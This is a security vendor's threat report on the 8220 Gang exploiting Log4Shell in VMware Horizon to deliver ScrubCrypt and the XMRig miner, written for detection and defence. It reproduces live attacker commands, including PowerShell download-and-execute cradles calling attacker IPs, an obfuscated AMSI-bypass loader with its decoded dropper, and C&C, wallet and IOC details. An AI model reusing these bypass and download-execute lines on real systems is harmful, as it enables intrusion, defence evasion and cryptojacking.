8220 Gang Uses Log4Shell Vulnerability to Install CoinMiner

asec.ahnlab.com/en/51568/

April 16, 2023

Ahnlab Security Emergency response Center (ASEC) has recently confirmed that the 8220 Gang attack group is using the Log4Shell vulnerability to install CoinMiner in VMware Horizon servers. Among the systems targeted for the attack, there were Korean energy-related companies with unpatched and vulnerable systems, hence being preyed upon by multiple attackers.

Log4Shell (CVE-2021-44228) is both a remote code execution vulnerability and the Java-based logging utility Log4j vulnerability that can remotely execute a Java object in servers that use Log4j by including the remote Java object address in the log message and sending it.

1. 8220 Gang Attack Group

8220 Gang is an attack group that targets vulnerable Windows / Linux systems. Their activities have been observed since 2017. **[1]** The group has a tendency to install CoinMiner if it finds vulnerable systems.

The group targets not only global systems but also Korean ones. ASEC has introduced a case where the attack group abused the Atlassian Confluence server vulnerability CVE-2022-26134 to attack Korean systems and install CoinMiner.

> Cases of Attacks Targeting Vulnerable Atlassian Confluence Servers

If the CVE-2022-26134 vulnerability attack succeeds, the following PowerShell command downloads and executes additional PowerShell scripts and ultimately installs XMRig CoinMiner.

```
{
  "targetProcess": {
    "imageInfo": {
      "fileObj": {
        "fileSize": 452608,
        "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
        "fileName": "powershell.exe"
      },
      "commandLine": "powershell iex(new-object net.webclient).downloadstring('http:/89.34.27.167/lol.ps1')"
    }
  },
  "currentProcess": {
    "imageInfo": {
      "fileObj": {
        "fileSize": 124024,
        "filePath": "d:\\atlassian\\confluence\\bin\\tomcat9.exe",
        "fileName": "tomcat9.exe"
```


Fortinet recently revealed a case where 8220 Gang installed ScrubCrypt by exploiting Oracle Weblogic server vulnerabilities. **[2]** ScrubCrypt is a Crypter developed as .NET and provides a feature to install additional malware.

AhnLab was able to identify the attack case introduced in Fortinet through the AhnLab Smart Defense (ASD) logs. ScrubCrypt installed during the attack process ultimately installs XMRig CoinMiner, which is the final attack goal of 8220 Gang.


```
"parentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "java.exe",
      "filePath": "%ProgramFiles%\\java\\jdk1.8.0_241\\bin\\java.exe",
      "fileSize": 207896,
    }
  }
},
"targetProcess": {
  "imageInfo": {
    "commandLine": "powershell  iex(new-object net.webclient).downloadstring('http://163.123.142.210/bypass.ps1')",
    "fileObj": {
      "fileName": "powershell.exe",
      "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
      "fileSize": 446976,
    }
  }
```


ASEC confirmed that the 8220 Gang group has recently been using Oracle Weblogic vulnerabilities as well as Log4Shell vulnerabilities to download ScrubCrypt. The malware ultimately installed through ScrubCrypt is XMRig CoinMiner, which is identical to previous cases.

2. Log4Shell Attack Log

Ever since its reveal in December 2021, Log4Shell has been used by many attackers. Until recently, it was employed in attacks targeting global and Korean systems that were not patched and vulnerable to attacks.

ASEC has revealed attack cases where the Lazarus group used the vulnerability to spread NukeSped in 2022. The attackers used the log4j vulnerability on VMware Horizon products that were not applied with the security patch. **[3]** VMware Horizons are virtual desktop solutions, used mainly by companies for remote working solutions and cloud infrastructure operations.

> Lazarus Group Exploiting Log4Shell Vulnerability (NukeSped)

ASEC has confirmed a log where the recently vulnerable ws_tomcatservice.exe process installed the CoinMiner malware. The final malware installed through this attack process was XMRig CoinMiner, which is the malware used by 8220 Gang. The detailed packet could not be identified, but judging from the attack log where the PowerShell command was executed by VMware Horizon's ws_tomcatservice.exe process and the 8220 Gang's tendency to attack unpatched systems using known vulnerabilities, it is likely that the Log4Shell vulnerability mentioned earlier was used for the attack.

Target Type	File Name	File Size	File Path
Current	powershell.exe	467.5 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	ws_tomcatservice.exe	457.42 KB	%ProgramFiles%\vmware\vmware view\server\bin\ws_tomcatservice.exe

Process	Module	Target	Behavior
powershell.exe	N/A	N/A	Detected fileless attack
ws_tomcatservice.exe	N/A	powershell.exe	Creates process


```
        "currentProcess": {
          "imageInfo": {
            "fileObj": {
              "fileName": "ws_tomcatservice.exe",
              "filePath": "%ProgramFiles%\\vmware\\vmware view\\server\\bin\\ws_tomcatservice.exe",
              "fileSize": 468400
            }
          }
        },
        "targetProcess": {
          "imageInfo": {
            "fileObj": {
              "fileName": "powershell.exe",
              "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
              "fileSize": 478720
            },
            "commandLine": "powershell iex(new-object net.webclient).downloadstring('http://77.91.84.42/bypass.ps1')"
          }
        },
```


3. Analysis of ScrubCrypt and XMRig CoinMiner

As mentioned in the Fortinet blog shown above, the PowerShell script downloaded and executed by a Log4Shell Vulnerability attack is named “bypass.ps1”. The malware included inside is different, but the name and routine are mostly identical.


```powershell
[Byte[]]$c = [System.Convert]::FromBase64String
('AUU8WztAXxc8Y1BrSm5mO0VATiQXGV9LWEdWPE9cGxkXSko8WkZJZyRLSThragEBIGpcS1BZGyNfS1hHVjxPXB ... UXVxJUg==');
[Byte[]]$d = [System.Convert]::FromBase64String('amNga0xgamQ4JWVmYGtYZGZrbDgla2VcZFxeWGVYRCVkXGtqcEo=');
[Byte[]]$e = [System.Convert]::FromBase64String('W1xjYFg9a2BlQGBqZFg=');
[Byte[]]$f = [System.Convert]::FromBase64String('XGlmOiVkXGtqcEo=');
[Byte[]]$g = [System.Convert]::FromBase64String('aVxbYG1maUdrZVxtPCVeZWBrZVxtPCVqWmBramZlXlhgOyVkXGtqcEo=');
[Byte[]]$h = [System.Convert]::FromBase64String('W1xjWVhlXFZk');
[Byte[]]$i = [System.Convert]::FromBase64String('aVxbYG1maUdeZkNuazxKRyVeZWBaWGlLJWVmYGtYZGZrbDgla2VcZFxeWGVYRCVkXGtqcEo=');
[Byte[]]$j = [System.Convert]::FromBase64String('aVxbYG1maUdua1w=');

function O ($v){
    [Byte[]]$t = $v.clone();
    for ($x = 0; $x -lt $v.Count; $x++) {
        $t[$v.Count-$x-1] = $v[$x] + 3;
    }
    return $t;
}

$y = 9;
while($y -gt 6){
    $c = O($c);
    $d = O($d);
    $e = O($e);
    $f = O($f);
    $g = O($g);
    $h = O($h);
    $i = O($i);
    $j = O($j);
    $y = $y - 1;
}

$cc = [System.Text.Encoding]::ASCII.GetString($c);
[Ref].Assembly.GetType([System.Text.Encoding]::ASCII.GetString($d)).GetField([System.Text.Encoding]::ASCII.GetString($e),
'NonPublic, Static').SetValue($null, $true);
[Reflection.Assembly]::LoadWithPartialName([System.Text.Encoding]::ASCII.GetString($f)).GetType([System.Text.Encoding]::ASCII.
GetString($g)).GetField([System.Text.Encoding]::ASCII.GetString($h),'NonPublic, Instance').SetValue([Ref].Assembly.GetType
([System.Text.Encoding]::ASCII.GetString($i)).GetField([System.Text.Encoding]::ASCII.GetString($j),'NonPublic, Static').
GetValue($null),0);
iex($cc);
```

“bypass.ps1” is an obfuscated PowerShell script. You can find the following script by decoding it. The first line is a routine that bypasses AMSI. The script then creates and executes the internally-included malware in the “%TEMP%PhotoShop-Setup-2545.exe” path after decoding it.


```powershell
[Ref].Assembly.GetType('Sys'+'tem.Man'+'agem'+'ent.Aut'+'omation.A'+'msiUt'+'ils').GetField
('am'+'siI'+'nitF'+'ailed','No'+'nPu'+'bl'+'ic,St'+'atic').SetValue($null,$true);
$eXE_PaTh = "$env:temp\PhotoShop-Setup-2545.exe";
$BaSE64_CoDe = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA ... AAAAAAAA=";
[Byte[]]$bYTes = [CONveRt]::FroMBASE64stRinG($BaSE64_CoDe);
[sYSTEM.IO.fiLE]::wRITeAllBytes($eXE_PaTh,$bYTes);
stART-pROcESS "$eXE_PaTh" -WINDowStYlE hIDdEN;
```

“PhotoShop-Setup-2545.exe” is a .NET downloader malware that downloads and decodes encoded data from the following address and injects it in RegAsm.exe.

Download URL: hxxp://77.91.84[.]42/Whkpws.png




The malware injected in the RegAsm process and executed is obfuscated, but judging from the similarities to the ScrubCrypt routine introduced in the Fortinet post, it is probably a ScrubCrypt malware type. The ScrubCrypt used for the attack has 3 C&C URLs and 4 port numbers (58001, 58002, 58003, and 58004).



179.43.155[.]202
su-95.letmaker[.]top
su95.bpdeliver[.]ru


C&C URLs of ScrubCrypt (RegAsm.exe)

ScrubCrypt connects to the C&C server and downloads additional commands. A command to install XMRig CoinMiner has been confirmed in the current analysis environment.




```
Start-Sleep -Seconds 2; (New-Object System.Net.WebClient).DownloadFile("http://77.91.84.42/deliver1.exe",
"C:\Users\aaa\AppData\Local\Temp\kuzywhvey.exe"); Start-Sleep -Seconds 2; Start-Process -FilePath
"C:\Users\aaa\AppData\Local\Temp\kuzywhvey.exe"
```

“deliver1.exex” is an injector malware that is downloaded and executed. It injects a different ScrubCrypt encoded and saved within the internal resources in MSBuild.exe. This ScrubCrypt type has 2 C&C URLs and 4 port numbers (9090, 9091, 9092, and 8444).



179.43.155[.]202
su95.bpdeliver[.]ru

C&C URLs of ScrubCrypt (MSBuild.exe)

Protocol	Host	URL	Body	Content-Type	Process	Comments
HTTP	77.91.84.42	/Whkpws.png	2,471,936	image/png	photoshop-setup-2545:1104	Dotnet Downloader
HTTP	77.91.84.42	/deliver1.exe	2,705,408	application/octet-stream	powershell:5064	ScrubCrypt
HTTP	77.91.84.42	/plugin_3.dll	2,376,694	application/octet-stream	msbuild:2808	Encoded XMRig
HTTP	77.91.84.42	/plugin_4.dll	38,140	application/octet-stream	msbuild:2808	XMRig Loader

ScrubCrypt adds the following values to the registry: settings data used when executing XMRig (including the injection target process, mining pool address and wallet address, CoinMiner payload download URL), and encoded data files “plugin_3.dll” and “plugin_4.dll”.

“plugin_4.dll” is an encoded .NET malware that operates in the memory after being decoded. Its function is to decode “plugin_3.dll” which is the encoded XMRig. It then injects “plugin_3.dll” into the normal process AddInProcess.exe designated in the settings data and executes it with the command line.

- **Mining Pool URL**: 174.138.19[.]0:8080
- **Wallet Address**: “46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ”
- **Password**: “x”

The attacker’s Monero wallet address is identical to the address in the previously revealed Atlassian Confluence server vulnerability attack. It is also identical to the recent Oracle Weblogic server vulnerability attack case posted by Fortinet. The 8220 Gang attack group has consistently been using an identical wallet address.

4. Conclusion

The attack group known as 8220 Gang installs XMRig CoinMiner to mine Monero coins in vulnerable systems that are not patched. There have been cases where the group targeted vulnerable Atlassian Confluence servers. Recently, it has been using the Log4Shell vulnerabilities in VMware Horizon servers.

Administrators must check if their current VMware servers are susceptible and apply the latest patches to prevent vulnerability attacks. They should also use security programs such as firewalls for servers accessible from outside to restrict access by attackers. Finally, caution must be practiced by updating V3 to the latest version to block malware infection in advance.

File Detection
– Downloader/PowerShell.Generic (2023.04.17.02)
– Downloader/PowerShell.Generic (2023.04.17.02)
– Downloader/Win.Agent.R572121 (2023.04.16.01)
– CoinMiner/Win.XMRig.C5411888 (2023.04.16.01)

Behavior Detection
– Execution/MDP.Powershell.M2514

MD5
2748c76e21f7daa0d41419725af8a134
851d4ab539030d2ccaea220f8ca35e10
bd0312d048419353d57068f5514240dc
d63be89106d40f7b22e5c66de6ea5d65
URL
http[:]//163[.]123[.]142[.]210/bypass[.]ps1
http[:]//174[.]138[.]19[.]0[:]8080/
http[:]//77[.]91[.]84[.]42/Whkpws[.]png

http[:]//77[.]91[.]84[.]42/bypass[.]ps1
http[:]//77[.]91[.]84[.]42/deliver1[.]exe
FQDN
su-95[.]letmaker[.]top
su95[.]bpdeliver[.]ru
IP
179[.]43[.]155[.]202
Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.